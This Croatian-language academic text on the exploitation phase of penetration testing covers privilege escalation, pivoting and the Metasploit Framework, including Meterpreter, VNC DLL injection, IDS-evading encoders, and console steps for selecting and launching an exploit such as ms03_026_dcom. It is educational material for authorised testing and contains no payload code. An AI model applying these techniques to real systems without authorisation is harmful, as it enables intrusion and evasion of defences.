fokusirati na određene bitne ciljeve. Npr. ako se ispituje sustav koji ima više od 200 računala. U fazi prikupljanja podataka utvrđeno je da se u toj mreži nalazi 5 poslužitelja, a ostala računala su obična korisnička računala. Najvjerojatnije penetracijski ispitivač će kao cilj penetracije izabrati baš tih 5 pronađenih poslužitelja.

Ispravnim odabirom mete penetracije penetracijski ispitivač neće uzaludno trošiti vrijeme i napore radeći suvišan i nepotreban posao. Obično penetracijsko ispitivanje ima vremenska ograničenja i zbog toga penetracijski ispitivač ne smije nepotrebno trošiti raspoloživo vrijeme. [1]

Nakon odabira odgovarajućih meta za penetraciju, faza penetracije se obavlja samo nad tim odabranim metama. Prilikom provođenja faze penetracije na nekim odabranim metama može doći do problema. Iako meta ima pronađene ranjivosti to ne implicira da će iskorištavanje tih ranjivosti biti lagan posao. Neke od pronađenih ranjivosti je nemoguće iskoristiti u praksi iako je to u teoriji moguće. Ukoliko se radi o poznatim ranjivostima potrebno je isprobati već raspoložive alate za pokušaj penetracije. Ukoliko takvi alati ne daju nikakve korisne rezultate, tek se tada pokušavaju neke druge metode iskorištavanja pronađene ranjivosti sustava. [3]

Svi provedeni koraci moraju se pravilno dokumentirati i dodati u izvješće penetracijskog ispitivanja. Svi pokušaji iskorištavanja i sam proces iskorištavanja, bio on uspješan ili ne, mora se isto tako dokumentirati i priložiti u izvješću.

Općenito faza penetracije dijeli se na dva koraka:

- iskorištavanje ranjivosti (*engl. exploitation*) i
- širenje djelovanja (*engl. privilege escalation*). [7]


5.1 Iskorištavanje ranjivosti

U ovom koraku faze penetracije iskorištavaju se, ili se pokušavaju iskoristiti, pronađene ranjivosti odabranih meta. Penetracijski ispitivač pokušava iskoristi sve pronađene ranjivosti. Danas postoji veliki broj repozitorija na Internetu koji sadrže

baze podataka do sada pronađenih ranjivosti i *exploite* koji ih iskorištavaju. Neki od tih repozitorija su: *http://www.gnucitizen.org*, *http://www.milw0rm.com/*, *http://packetstormsecurity.org/assess/exploits/*, i sl.). Te baze podataka svakodnevno se osvježavaju s novopronađenim ranjivostima. [2]

Ovaj korak faze penetracije može biti opasan ako se ne izvede pravilno. Postoji opasnost da izvršavanje *exploita,* kako bi se iskoristila ranjivost na nekom sustavu, može rezultirati rušenjem tog sustava. Ovo je potrebno naglasiti i naručitelju ispitivanja, kako bi bio svjestan neželjenih posljedica. Zbog toga je sve *exploite* prije upotrebe na stvarnom sustavu potrebno isprobati na nekom testnom sustavu.

Često sam proces iskorištavanja ranjivosti na sustavima dovodi do otkrivanja novih informacija o sustavu. Stvara se zatvorena petlja između faze penetracije i faze prikupljanja podataka. Novoprikupljene informacije koriste se za otkrivanje novih potencijalnih ranjivosti u sustavu. [9] (Slika 5.1)



Slika 5.1: Kružni ciklus između faze penetracije i faze prikupljanja podataka

Penetracijski ispitivač mora dobro poznavati različite vrste programskih i skriptnih jezika, kao što su npr. C, Perl, Python, Ruby i sl. Bez ovog znanja penetracijski ispitivač ne bi bio u stanju razumjeti već napisane *exploite*, a isto tako ne bi znao niti pisati svoje vlastite *exploite*.

Danas postoje mnoge razvojne okoline, okviri, koje penetracijskim ispitivačima olakšavaju razvijanje i pokretanje *exploita*. Penetracijski ispitivači trebali bi iskoristiti sve mogućnosti koje im pružaju ovi alati, a ne koristiti takve alate samo za pokretanje već gotovih *exploita*. Ovi alati olakšavaju pisanje i izvođenje *exploita*. Značajno skraćuju vrijeme pisanja vlastitih *exploita*, te testiranje i pokretanje napisanih *exploita*.

Neki od nekomercijalnih (otvorenog koda) i komercijalnih alata su:

- Metasploit Framework,
- CORE IMPACT i
- Immunity CANVAS.

5.2 Širenje djelovanja

Vrlo često iskorištavanjem neke od pronađene ranjivosti ne dobiva se potpuna kontrola nad sustavom. Npr. umjesto administratorskih ovlasti iskorištavanjem

ranjivosti došlo se u posjed običnih korisničkih ovlasti. Tada je potrebno provesti još nekoliko dodatnih koraka kako bi se istražio sustav u potrazi za potencijalnim novim (lokalnim) ranjivostima. Tijekom provođenja tih koraka moguće je doći do nekih novih informacija o sustavu, što penetracijskog ispitivača vraća na fazu prikupljanja podataka i otkrivanje ranjivosti u sustavu. Ukoliko se pronađu nove ranjivosti sustava potrebno je napraviti procjenu na koji način iskorištavanje tih ranjivosti utječe na sustav, da ne dođe do neželjenih posljedica. Ovo je kružni proces, koji se može ponoviti nekoliko puta. Taj se proces ponavlja sve dok se ne dobije potpuna kontrola nad sustavom, naravno ukoliko je to moguće. [9] (Slika 5.2)

Slika 5.2: Proces dobivanja potpune kontrole nad sustavom

Ukoliko iskorištavanjem ranjivosti nisu dobivena korisnička prava za potpunu kontrolu nad sustavom (*root* korisnik u Linux operacijskim sustavima ili lokalni administrator na Windows operacijskim sustavima) ponovno započinje faza prikupljanja podataka. Ova faza se sada provodi lokalno na kompromitiranom sustavu. Tijekom ovog procesa penetracijski ispitivač na sustav može instalirati dodatne alate kako bi si olakšao pronalazak novih ranjivosti ili kako bi si olakšao pristup samom sustavu. Neki od tih alata su: razni trojanski konji (*engl. trojan horse*), zadnja vrata (*engl. back door*), razni *rootkitovi* (*engl. rootkit*) i sl.

Nakon uspješnog iskorištavanja ranjivosti na sustavu i nakon što je dobivena potpuna kontrola nad računalom to računalo se može koristiti kao početna točka za daljnje napade. Taj postupak naziva se pivotiranje. Jedan od naziva za takva računala je zombi računalo. Penetracijski ispitivač takav sustav može iskoristiti kao početnu točku za daljnje penetracijsko ispitivanje sustava. Ovo je dobar pokazatelj kakav utjecaj na samu organizaciju ima kompromitiranje jednog od njezinih sustava. Za korištenje kompromitiranog sustava kao početne točke penetracijski ispitivač mora imati sve potrebne dozvole i dopuštenja od organizacije, kako ne bi bilo neželjenih posljedica. Penetracijski ispitivač mora čuvati sve zapise o provedenim akcijama u ovom koraku. Ti zapisi kasnije mogu poslužiti kao dokaz što se sve točno radilo tijekom ovog koraka, ako dođe do neželjenih posljedica, a i ulaze u izvješće penetracijskog ispitivanja.

5.3 Metasploit Framework

Metasploit Framework (MSF) (*http://www.metasploit.com*) je alat otvorenog koda (*engl. open source*) koji pruža sigurnosnim stručnjacima razvojnu okolinu za izvođenje penetracijskog ispitivanja. Projekt je inicijalno započeo kao mrežna igra da bi se razvio u moćan alat za penetracijsko ispitivanje, izradu *exploita* i alat za analizu ranjivosti sustava. [6]

Omogućuje jednostavnu i brzu izradu *exploita* i drugih alata za različite potrebe penetracijskog ispitivanja. MSF je na početku bio samo nakupina velike količine *exploita* i koda koji se mogao upotrijebiti za razvoj novih *exploita*. Danas MSF nije samo nakupina *exploita* nego je i razvojna okolina koja omogućava sigurnosnim stručnjacima istraživanje i razvoj novih tehnika ispitivanja sigurnosti u računarskim sustavima.

Originalno MSF je bio napisan u Perl skriptnom jeziku i uključivao je različite dijelove napisane u programskom jeziku C, Pythonu i asembleru. Od verzije 3.0 MSF je nanovo napisan u programskom jeziku Ruby. Trenutna verzija je licencirana pod MSF licencom.

Iako MSF ima mnoga dobra svojstva i karakteristike ima i neke slabosti, a neke od njih su: [6]

- Nema *exploita* za iskorištavanje propusta u Web aplikacijama, kao što su ubacivanje SQL naredbi, XXS i sl.
- Sučelja za udaljeni pristup MSF-u nemaju ugrađenu nikakvu sigurnost. Ne postoji autentifikacija udaljenog korisnika pa postoji rizik od zlonamjernog iskorištavanja ovog propusta. U MSF dokumentaciji postoji upozorenje na ovaj propust.
- Ne postoji nikakav mehanizam dokumentiranja provedenih akcija unutar MSF-a. Ne postoji automatsko dokumentiranje koje bi pomoglo penetracijskim ispitivačima kreiranje iscrpnog izvješća o korištenim *exploitima* i pronađenima propustima. Ali kako MSF omogućava programiranje i dodavanje novih dodataka (*engl. plugin*), tako da je moguće dodati bilo kakvu novu funkcionalnost, pa postoji rješenje za ovaj "problem".

Podržane platforme su Windows, Linux, Mac OS X i većina BSD-ova. MSF se aktivno razvija i unapređuje. Trenutna verzija MSF-a je 3.1 i ima podršku za preko 200 *exploita*, 116 *payloada,* 17 kodera, 6 NOP generatora i 43 pomoćna alata.

Tri osnovne komponente MSF-a su sučelje (*engl. interface*), moduli (*engl. modules*) i kod koji se izvršava nakon uspješno izvršenog *exploita* (*engl. payloads*). [6]

5.3.1 Sučelja

Postoji nekoliko korisničkih sučelja za interakciju s korisnikom. Najpopularnije i najfleksibilnije sučelje je komandno-linijsko interaktivno sučelje (*msfconsole*). Postoji i Web sučelje (*msfweb*), od verzije 3.1 i grafičko sučelje (*msfgui*), te neinteraktivno komandno-linijsko sučelje (*msfcli*). Komandno-linijsko sučelje nije podržano u operacijskom sustavu Windows, pa se preporuča korištenje emulacije tog sučelja unutar Web sučelja ili grafičkog sučelja. [6]

5.3.1.1 Komandno-linijsko interaktivno sučelje

Komandno-linijsko sučelje je tradicionalan i primarni način korištenja MSF-a. Dizajnirano je da bude fleksibilno i brzo. Ukoliko se unese naredba koja nije standardna naredba MSF-a, MSF skenira operacijski sustav u potrazi za tom naredbom. Ukoliko pronađe naredbu, naredba se izvršava s predanim argumentima.

Ovo otvara mogućnost korištenja standardnih alata koji se koriste kod penetracijskog ispitivanja, a da se ne mora napustiti MSF. (Slika 5.3)

Slika 5.3: Inicijalni ekran komandno-linijskog sučelja

Sučelje podržava određeni broj naredbi. Popis svih podržanih naredbi unutar ovog sučelja dobiva se izvođenjem naredbe `help`. (Slika 5.4)

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    exit          Exit the console
    help          Help menu
    info          Displays information about one or more module
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    quit          Exit the console
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
    set           Sets a variable to a value
    setg          Sets a global variable to a value
    show          Displays modules of a given type, or all modules
    sleep         Do nothing for the specified number of seconds
    unload        Unload a framework plugin
    unset         Unsets one or more variables
    unsetg        Unsets one or more global variables
    use           Selects a module by name
    version       Show the console library version number

msf >
```

Slika 5.4: Popis svih podržanih naredbi

5.3.1.2 Web sučelje

Web sučelje je jedno od dva grafička sučelja raspoloživa u MSF-u. Web sučelje koristi WEBrick Web poslužitelj za obradu zahtjeva. Standardne postavke ovog poslužitelja su da se pokreće lokalno i sluša na portu 55555. Za spajanje na server može se koristiti bilo koji podržani Web pretraživač (Mozilla Firefox, Microsoft Internet

Explorer ili Safari). Pristup ovom sučelju je jednostavan, a pristupa se tako da se u pretraživač jednostavno unese URL http://127.0.0.1:55555, ako je poslužitelj pokrenut sa standardnim postavkama. Ne osigurava nikakvu sigurnost, nema autentifikacije korisnika koji se spajaju na pokrenuti poslužitelj. Na pokrenuti poslužitelj može se spojiti bilo tko i ako želi može iskoristiti ovaj propust za zlonamjerne radnje.

Nakon što se pretraživač spoji na poslužitelj dobije se Web sučelje MSF-a unutar samog pretraživača. Na vrhu se nalazi alatna traka koja sadržava nekoliko ikona, te je na sredini ekrana prikazan MSF logo. (Slika 5.5)

Slika 5.5: Web sučelje

Ukoliko se iz ovog sučelja žali pristupiti komandno-linijskom sučelju to je moguće odabirom linka *Console* iz alatne trake. Ovo sučelje je skoro identično pravom komandno-linijskom sučelju, ima neke manje razlike. Odabirom nekog od linkova *Exploits*, *Auxiliaries* i *Payloads,* na alatnoj traci, pokreće se proces odabira, konfiguracije i pokretanja odabranog modula. Nakon što je *exploit* uspješno pokrenut i izvršen, te nakon što je kreirana sjednica, sjednici se može pristupiti klikom na link *Sessions*. Klikom na bilo koji od ovih linkova otvara se novi prozor unutar samog prozora Web pretraživača. Taj prozor moguće je micati, povećavati i smanjivati, ali samo u granicama pokrenutog Web pretraživača.


5.3.1.3 Grafičko sučelje

Grafičko sučelje je najnovije sučelje MSF-a. Dolazi tek s verzijom 3.1 i pruža mogućnosti koje ima i komandno-linijsko sučelje uz još neke nove dodatke. (Slika 5.6)

Pristup komandno-linijskom sučelju moguć je odabirom *Console* iz izbornika *Window*. Za pretraživanje modula potrebno je u polje za pretraživanje unijeti naziv modula ili regularni izraz, te kliknuti na gumb *Find*. Željeni modul može se odabrati dvostrukim klikom miša na naziv modula ili desnim klikom miša pa odabirom opcije *Execute*. Ako se želi vidjeti izvorni kod bilo kojeg modula potrebno je kliknuti desnim klikom miša na

željeni modul, te odabrati opciju *View Code.* Izvorni kod modula otvara se u novom zasebnom prozoru.

Nakon što se odabere željeni modul i pokrene pokreće se čarobnjak koji korisnika vodi kroz cijeli postupak, od postavljanja potrebnih parametara, do pokretanja i izvršavanja modula. Ukoliko se radilo o *Exploit* modulu sav ispis vezan uz izvođenje *exploita* prikazuje se u kartici *Module Output,* na dnu ekrana. Ukoliko je *exploit* uspješno izveden, stvorena sjednica prikazuje se u pogledu *Sessions* u glavnom prozoru. Za pristup sjednici dovoljno je napraviti dvostruki klik mišem na željenu sjednicu.



Slika 5.6: Glavni prozor grafičkog sučelja

Ukoliko se kao *payload* koristio *meterpreter* desni klik na stvorenu sjednicu daje i mogućnost listanja procesa odabirom opcije *Process* i pretraživanja datoteka odabirom opcije *Browse*. Ova mogućnost znatno olakšava manipulaciju s pokrenutim procesima i datotekama na udaljenom računala.

5.3.1.4 Neinteraktivno komandno-linijsko sučelje

Ovo sučelje koristi se za automatizirano pokretanje *exploita* ili ukoliko se iz nekog drugog razloga ne želi koristiti interaktivno komandno-linijsko sučelje. Od verzije 3.1 ovo sučelje može se koristiti i za automatizirano pokretanje pomoćnih alata unutar MSF-a.

Sučelje se pokreće tako da mu se kao prvi parametar predaje ime modula koji se pokreće. Nakon toga slijede opcije modula oblika VAR=VAL (varijabla=vrijednost), te na kraju kod akcije kako bi se specificiralo što se želi napraviti (npr. O za opcije, A za napredne opcije, E za *exploit,* itd.).

5.3.2 Moduli

Svi moduli napisani su u programskom jeziku Ruby. MSF sadrži nekoliko vrsta modula, a to su:

- *exploiti* (*engl. exploits*),
- *pomoćni moduli* (*engl. auxiliaries*),
- NOP generatori (*engl. NOP generators*) i
- koderi (*engl. encoders*). [6]

Exploiti su glavni fokus MSF-a. *Exploiti* se koriste kako bi se iskoristila ranjivost unutar sustava da se na sustavu izvrši željeni kod ili da se provede neka korisna akcija.

Pomoćni moduli podržavaju neke druge funkcionalnosti, kao što su npr. skeniranje portova, izvršavanje napada uskraćivanjem usluga (DoS), izvođenje *fuzzing* metode otkrivanja sigurnosnih propusta i sl. Cilj u budućnosti je da se u MSF integriraju pomoćni moduli koji će automatizirati cijeli proces penetracije u sustav, a isto tako omogućiti automatsko generiranje dokumentacije. Ove funkcionalnosti moguće je postići i vlastitim programiranjem takvih pomoćnih modula, te dodavanjem tih modula u MSF.

NOP generatori koriste se kod izrade *exploita*. Olakšavaju kreiranje vlastitih *exploita.* Koriste se za generiranje instrukcija bez operacije (*engl. no-operation instructions*) koje se mogu koristiti za dopunjavanje spremnika, kod iskorištavanja sigurnosnog propusta (npr. preljev spremnika). Različiti NOP generatori omogućuju maskiranje NOP niza kako bi se izbjeglo detektiranje izvođenja *exploita* različitim IDS (*Intrusion Detection Systems*) sustavima.

Koderi se koriste za kodiranje *payloada*, tj. za maskiranje *payloada.* Različiti IDS i IPS (*Intrusion Prevention Systems*) sustavi identificiraju i filtriraju poznate *payloade,* pa se koderi koriste kako bi se izbjegla detekcija od strane takvih sustava. S maskiranjem *payloada* povećava se mogućnost uspješnog izvršavanja *exploita*.

5.3.3 Payload

Payload je programski kod (*shell* programski kod, *shellcode*) koji se izvršava nakon što se pokrenuti *exploit* uspješno izvrši. Obično ostvaruje komunikacijski kanal između MSF-a i kompromitiranog računala. Ukoliko se *exploit* uspješno izvrši postoji nekoliko mogućnosti što napravit na kompromitiranom računalu. Moguće je dodati korisnika, izvršiti neku specifičnu naredbu, dobiti konekciju na komandnu ljusku kompromitiranog računala i još puno toga. Najzanimljivije mogućnosti od svih su *meterpreter* i injekcija VNC DLL servera kako bi se dobila potpuna kontrola nad sustavom preko grafičkog sučelja. [6]

5.3.3.1 Meterpreter

Meterpreter je napredni multifunkcionalni *payload* ali samo za Windows operacijske sustave. Meterpreter je sličan tehnikama koje se koriste u komercijalnim alatima za preuzimanje kontrole nad procesom i iskorištavanje njegovih privilegija. Moglo bi se reći da meterpreter nije samo payload, nego platforma za *exploitanje* pokrenuta na udaljenom računalu. [13]

Često je centar pažnje penetracijskog ispitivanja na pronalasku sigurnosnih propusta i iskorištavanju nekog od njih, a manja važnost se pridaje radnjama nakon uspješnog

iskorištavanja sigurnosnog propusta. Neki od glavnih izazova nakon uspješnog izvođenja *exploita* su: [6]

- Nakon što se pokuša pokrenuti proces nakon uspješnog *exploitanja* sigurnosnog propusta taj proces se prikazuje u listi procesa operacijskog sustava. Npr. pokretanje komandne ljuske može alarmirati sustav kao što je HIDS (*Host Intrusion Detection Systems*).
- Pokretanje komandne ljuske može biti zabranjeno na operacijskom sustavu. Isto tako, različite biblioteke i programi mogu biti uklonjeni s računala ili im izvođenje i pokretanje može biti zabranjeno ili ograničeno. To sve može predstavljati problem kod *exploitanja* takvog sustava.
- Obično prije nego što se pokrene *exploit* odabire se što će se dogoditi nakon uspješnog izvođenja *exploita*. Npr. potrebno je odlučiti da li se želi dobiti pristup komandnoj ljusci udaljenog računala, izvesti neku specifičnu naredbu na udaljenom računalu, dodati novog korisnika i sl. U ovakvom načinu *exploitanja* sustava nema fleksibilnosti i penetracijski ispitivač je na neki način ograničen.

Meterpreter je dizajniran da prevlada ova spomenuta ograničenja i pruži API koji omogućava penetracijskom ispitivaču da isprogramira različite radnje u fazi nakon uspješnog *exploitanja* sustava. Meterpreter ima svoju vlastitu komandnu ljusku koja je u biti napadačka platforma. Meterpreter ljuska ubacuje se u memoriju pokrenutog ranjivog procesa i nikada ne ostavlja nikakvih tragova na disku *exploitanog* računala. Na taj način izbjegava otkrivanje od različitih HIDS sustava i zaobilazi ograničenja sustava, te zaobilazi detektiranje od strane antivirusnih programa. Meterpreter ljuska pruža API s kojim je moguće provesti različite akcije na samom sustavu, a da se stanje sustava značajno ne mijenja. Meterpreter ima veliki set ugrađenih naredbi koje omogućuju različite radnje i značajno povećavaju fleksibilnost *exploitanja* sustava. S ugrađenim naredbama moguće je izvoditi proizvoljne naredbe na *exploitanom* sustavu, prebacivati datoteke na i sa *exploitanog* računala, preusmjeravati portove na *exploitanom* sustavu, pokretati i terminirati proizvoljne procese, lagano doći u posjed sistemskih korisničkih lozinki i još puno toga.

Korištenjem komandno-linijskog sučelja nakon što se uspješno izvede *exploit* i pokrene meterpreter dobije se meterpreter komandna ljuska koja je pokrenuta na *exploitanom* računalu. Nakon toga dobivena je potpuna kontrola nad kompromitiranim računalom. Za popis svih raspoloživih ugrađenih naredbi potrebno je pokrenuti naredbu `help.` [13]

Naredbe su podijeljene u nekoliko grupa. [6] Osnovna grupa naredbi (*Core Commands*) pruža osnovnu funkcionalnost. Omogućuje pokretanje različitih meterpreter skripti, dodavanje meterpreter dodataka, izlazak iz ljuske, ispis pomoći i sl. Jedna od najzanimljivijih naredbi je naredba `migrate`. Omogućuje prebacivanje, migriranje, meterpretera na neki drugi pokrenuti proces. (Slika 5.7)

Druga grupa su naredbe za rad s datoteka (*File system Commands*). Omogućuju izlistavanje sadržaja direktorija, prebacivanje datoteka sa i na *exploitano* računalo, editiranje datoteka, preimenovanje datoteka i sl. (Slika 5.8)

```
Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    channel       Displays information about active channels
    close         Closes a channel
    exit          Terminate the meterpreter session
    help          Help menu
    interact      Interacts with a channel
    irb           Drop into irb scripting mode
    migrate       Migrate the server to another process
    quit          Terminate the meterpreter session
    read          Reads data from a channel
    run           Executes a meterpreter script
    use           Load a one or more meterpreter extensions
    write         Writes data to a channel
```

Slika 5.7: Osnovne Meterpreter naredbe

```
Stdapi: File system Commands
============================

    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getwd         Print working directory
    lcd           Change local directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rmdir         Remove directory
    upload        Upload a file or directory
```

Slika 5.8: Meterpreter naredbe za rad s datotekama

Treća grupa naredbi su mrežne naredbe (*Network Commands*). Omogućuju ispis svih raspoloživih mrežnih sučelja na kompromitiranom računalu, usmjeravanje lokalnih portova i prometa. (Slika 5.9)

```
Stdapi: Networking Commands
===========================

    Command       Description
    -------       -----------
    ipconfig      Display interfaces
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table
```

Slika 5.9: Meterpreter mrežne naredbe

Četvrta grupa naredbi su sistemske naredbe (*System Commands*). Koriste se za manipulaciju s procesima kompromitiranog računala, dobivanje sistemskih informacija, resetiranje i gašenje računala, modificiranje *registrya* i sl. (Slika 5.10)

```
Stdapi: System Commands
=======================

    Command       Description
    -------       -----------
    execute       Execute a command
    getpid        Get the current process identifier
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shutdown      Shuts down the remote computer
    sysinfo       Gets information about the remote system, such as OS
```

Slika 5.10: Meterpreter sistemske naredbe

Zadnja grupa naredbi su naredbe za manipulaciju s korisničkim sučeljem (*User interface Commands*). Omogućuju kontrolu perifernih uređaja (tipkovnice i miša), te ispis vremena koliko je kompromitirani sustav neaktivan. (Slika 5.11)

```
Stdapi: User interface Commands
===============================

    Command       Description
    -------       -----------
    idletime      Returns the number of seconds the remote user has been idle
    uictl         Control some of the user interface components
```

Slika 5.11: Meterpreter naredbe za manipulaciju korisničkim sučeljem

5.3.3.2 VNC DLL injekcija

Koristi se za ubacivanje VNC DLL servera u memoriju pokrenutog procesa na kompromitiranom računalu. VNC injekcija je prilično korisna mogućnost. Omogućuje pristup grafičkom sučelju kompromitiranog računala sa sistemskim privilegijama koristeći neki od VNC klijenta. Pruža potpunu kontrolu nad grafičkim sučeljem. Prilikom izvršavanja pokreće i potpuno funkcionalnu komandnu ljusku kompromitiranog računala. Dobivena komandna ljuska omogućuje potpunu kontrolu nad grafičkim sučeljem ako je ono i zaključano. Pomoću dobivene komandne ljuske moguće je pokrenuti *Explorer* (utipkavanjem `explorer.exe`) za jednostavno pretraživanje sadržaja na disku kompromitiranog računala. Isto tako, iz komandne ljuske moguće je dodati novog korisnika i dodijeliti mu prava lokalnog administratora sustava, te se spojiti na kompromitirani sustav koristeći podatke od tog novog korisnika. [6]

5.3.4 Način korištenja MSF-a

Neovisno o sučelju koje se koristi, način korištenja je više-manje isti. Nakon što se pokrene željeno sučelje potrebno je odabrati modul koji se želi koristiti. Nakon što se odabere modul potrebno je postaviti određene parametre da bi se modul mogao pokrenuti. Nakon što su postavljeni svi potrebni parametri modul se izvršava. Rezultat izvršavanja modula ovisi o zadanim parametrima i vrsti modula. [12]


Za prikaz korištenja MSF-a koristi se komandno-linijsko sučelje.

5.3.4.1 Korištenje exploita

Nakon što je pokrenuto komandno-linijsko sučelje koristi se za pokretanje *exploita* izvodeći sljedeće korake:

- odabir *exploita* koji se želi koristiti
- odabir payloada koji se želi koristiti
- postavljanje parametara za *exploit* i *payload*
- pokretanje *exploita*

Izvođenjem naredbe `show exploits` dobiva se popis svih raspoloživih *exploita* unutar MSF-a. (Slika 5.12)



```
msf > show exploits

Exploits
========

   Name                                              Description
   ----                                              -----------
   bsdi/softcart/mercantec_softcart                  Mercantec SoftCart CGI Overflow
   hpux/lpd/cleanup_exec                             HP-UX LPD Command Execution
   irix/lpd/tagprinter_exec                          Irix LPD tagprinter Command Execution
   linux/games/ut2004_secure                         Unreal Tournament 2004 "secure" Overflow (Linux)
   linux/http/peercast_url                           PeerCast <= 0.1216 URL Handling Buffer Overflow (linux)
   linux/ids/snortbopre                              Snort Back Orifice Pre-Preprocessor Remote Exploit
   linux/madwifi/madwifi_giwscan_cb                  Madwifi SIOCGIWSCAN Buffer Overflow
   linux/misc/ib_inet_connect                        Borland InterBase INET_connect() Buffer Overflow
   linux/misc/ib_jrd8_create_database                Borland InterBase jrd8_create_database() Buffer Overflow
   linux/misc/ib_open_marker_file                    Borland InterBase open_marker_file() Buffer Overflow
   linux/misc/ib_pwd_db_aliased                      Borland InterBase PWD_db_aliased() Buffer Overflow
   linux/pptp/poptop_negative_read                   Poptop Negative Read Overflow
   linux/proxy/squid_ntlm_authenticate               Squid NTLM Authenticate Overflow
```

Slika 5.12: Ispis dijela raspoloživih exploita raspoloživih u MSF-u

Prikaz detaljnih informacija o žaljenom *exploitu* dobiva se izvođenjem naredbe `info <naziv exploita>`. (Slika 5.13)

```
msf > info windows/dcerpc/ms03_026_dcom

       Name: Microsoft RPC DCOM Interface Overflow
    Version: 4498
   Platform:
 Privileged: Yes
    License: Metasploit Framework License

Provided by:
  hdm <hdm@metasploit.com>
  spoonm <spoonm@no$email.com>
  cazz <bmc@shmoo.com>

Available targets:
  Id  Name
  --  ----
  0   Windows NT SP3-6a/2000/XP/2003 Universal

Basic options:
  Name   Current Setting  Required  Description
  ----   ---------------  --------  -----------
  RHOST                   yes       The target address
  RPORT  135              yes       The target port

Payload information:
  Space: 880
  Avoid: 7 characters

Description:
  This module exploits a stack overflow in the RPCSS service, this
  vulnerability was originally found by the Last Stage of Delirium
  research group and has bee widely exploited ever since. This module
  can exploit the English versions of Windows NT 4.0 SP3-6a, Windows
  2000, Windows XP, and Windows 2003 all in one request :)
```

Slika 5.13: Prikaz detaljnih informacija o odabranom exploitu

Željeni *exploit* odabire se naredbom `use <ime exploita>`. Nakon što se odabere željeni *exploit* potrebno je odabrati i *payload*. Prikaz svih raspoloživih *payloada* dobiva se naredbom `show payloads`. Željeni *payload* odabire se naredbom `set PAYLOAD <ime payloada>`. Nakon što se odabere *exploit* i *payload* potrebno je postaviti potrebne parametre za izvođenje. Za prikaz raspoloživih opcija koristi se naredba `show options` ili `show advanced` za prikaz naprednih opcija. Neke od opcija koje je moguće postavljati su: (Slika 5.14)

- ciljana IP adresa (RHOST),
- ciljani port (RPORT),

- meta napada, vrsta podržanog operacijskog sustava čija se ranjivost iskorištava (TARGET),
- lokalna IP adresa (LHOST) i
- lokalni port (LPORT).

Slika 5.14: Proces odabira exploita i postavljanja svih potrebnih parametara

Nakon što su postavljeni svi potrebni parametri za pokretanje *exploita*, *exploit* se pokreće naredbom `exploit`. (Slika 5.15)

Slika 5.15: Prikaz izvršavanja pokrenutog exploita

5.3.4.2 Korištenje pomoćnih modula

